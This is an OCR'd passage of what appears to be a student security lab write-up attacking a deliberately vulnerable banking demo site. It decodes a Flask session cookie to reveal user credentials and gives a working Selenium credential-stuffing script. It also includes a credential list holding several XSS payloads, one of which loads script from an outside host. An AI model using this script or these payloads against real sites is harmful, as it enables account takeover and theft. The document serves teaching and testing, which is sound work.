.eJyrVkpJLElUsoquVlIoAVJGBgZGOkrp-TkpSTmluVlKOkoumXn5xYmlRcVBpTmphkbGyko6JmamFmamsbWxOko5-.enpqSmZeUpWJUWlqTpKBYnFxeX5RSlKVtg0KpUWpxblJeamAqURdtQCAA1tK5E.X6xc-A.6canrVszlxu9oeoDDOoNVktCBus

Home

3) Click Run to execute the code with the new session cookie payload

Website Security Research Project

Account number

Account balance

Password

Username

4) The new session cookie has been decoded and we are able to retrieve the username, password, account number and account balance of the user associated with that session


Broken Authentication Attack #2: Credential Stuffing username/password combinations obtained from SQL Injection (using Google Chrome)

Before this attack can be carried out, there is some prep work that needs to be done. Complete the following tasks:

Credential Stuffing Requirements:

1. Install Python 3.* (current is 3.8)
2. Install selenium module for python.
   a) pip3 install selenium
3. Install xlrd module for python.
   a) pip3 install xlrd
4. Download and install ChromeDriver.
   a) https://chromedriver.chromium.org/downloads
   b) Installation instructions can be found in the Readme file

Next you will need to obtain or make an Excel file that contains username/password combinations that will be tested against the site. Make sure usernames are on the left and passwords are on the right. If you want to get a list of username and passwords to test out on faultyvault.com, head over to the login page for the SQL Injection vulnerability. Instructions to do this are in the SQL Injection write-up. Here is a screenshot of the file contents used in this demonstration:



	A	B	C	D	E
1	gatesb	Password1!			
2	capstone	aaAA22@@			
3	test1	aaAA2			
4	test2	aaAA22@@			
5	testname2	aaAA22@@			
6	hibberts	Weakpassword123%			
7	gatesb	Microsoft95rulz!			
8	goldblumj	DinosaursRule1!			
9	scottm	DundlerMifflin123!			
10	capstone	aaAA22@@			
11	temp1	aaAA22@@			
12	temp2	aaAA22@@			
13	clint	aaAA22@@			
14	*'--	aaAA22@@			
15	"*'--	aaAA22@@			
16	molemanh	ManGettingHitByFootball!123			
17	burgundyr	KindaABigDeal9999@			
18	comicbookguy	BestPasswordEver!0001			
19	scorpioh	Hammocks$$$7			
20	<script>alert('!');</script>	aaAA22@@			
21	</h4><script>alert();</script>	aaAA22@@			
22	"<script>alert();</script>	aaAA22@@			
23	</i></h4>	aaAA22@@			
24	'"</i></h4>	aaAA22@@			
25	\'"</i></h4>	aaAA22@@			
26	><script>alert('!');</script>	aaAA22@@			
27	'"><script>alert();</script>	aaAA22@@			
28	<SCRIPT SRC=xss.rocks/xss.js>	aaAA22@@			
29	><SCRIPT SRC=xss.rocks/xss.js>	aaAA22@@			
30	<script>alert('!!!');</script>	aaAA22@@			
31	<script>alert(':-(');</script>	aaAA22@@			
32	><script>alert(':(');</script>	aaAA22@@			
33	admin	NonDefaultPassword			
34	hackster	aaAA22@@			
35	test2	aaAA22@@			
36	Nomad1	Secure1!			
37	Nomad2	Secure1!			
38	Nomad3	Secure1!			
39	Nomad9	aaAA11!!			
40	Sneeky	S3cr3t1!			
41	NewKid	aaAA22@@			
42					

Now you need to create a program file with the .py file extension to test all the username and password combinations against the site via “brute force”. The code that was used in the demonstration video has been provided below.


credStuff.py > ...

```python
from selenium import webdriver
import xlrd
import time

#location of the excel file containing username/password combinations
loc = ("/home/clint/Dropbox/school/cs467/CredentialStuffing/test.xlsx")

#open the excel file to read the rows
viewxl=xlrd.open_workbook(loc)
sheet=viewxl.sheet_by_index(0)

#enable webdriver for chrome. Path to chromedriver file is listed
website=webdriver.Chrome('/home/clint/chromedriver')

#iterate over all the rows in the excel file
for i in range(sheet.nrows):
    #open a browser window and a new tab
    website.execute_script("window.open('');")
    website.switch_to.window(website.window_handles[i+1])

    #enter address of the site you want to test
    website.get('http://www.faultyvault.com/login_sessions')

    #assigns username and password from current row in file to variable
    uname=str(sheet.cell_value(i,0))
    upass=str(sheet.cell_value(i,1))

    #enter username in form field
    username=website.find_element_by_id('UsernameInput')
    username.send_keys(uname)

    #enter password in the form field
    password=website.find_element_by_id('PasswordInput')
    password.send_keys(upass)

    #click the login button
    submit=website.find_element_by_id('LoginButton')
    submit.click()
```


Now that all the prep work has been completed, let's go and test it out! In a terminal, navigate to the directory that contains the .py file you just created. In this example, the file is called credStuff.py. Then issue the command “python3 credStuff.py” to run the program. ***replace credStuff.py with the name of your program.


```
[clint@localhost CredentialStuffing]$ ls
.  ..  credStuff.py  setup.odt  test.xlsx
[clint@localhost CredentialStuffing]$ python3 credStuff.py
```

A browser window will appear when the file is executed and a new tab will be opened for every username/password combo that is tested. The attacker can verify if each username/password combination is valid or not.




Broken Authentication Attack #3: Exploiting a Weak 'Forgot-Password' Procedure







Secure Version of Website




Attempt at Broken Authentication Attack #1: Decoding a Flask User Session:




Attempt at Broken Authentication Attack #2: Credential Stuffing



Attempt at Broken Authentication Attack #3: Exploiting a Weak ‘Forgot-Password’ Procedure



Sensitive Data Exposure

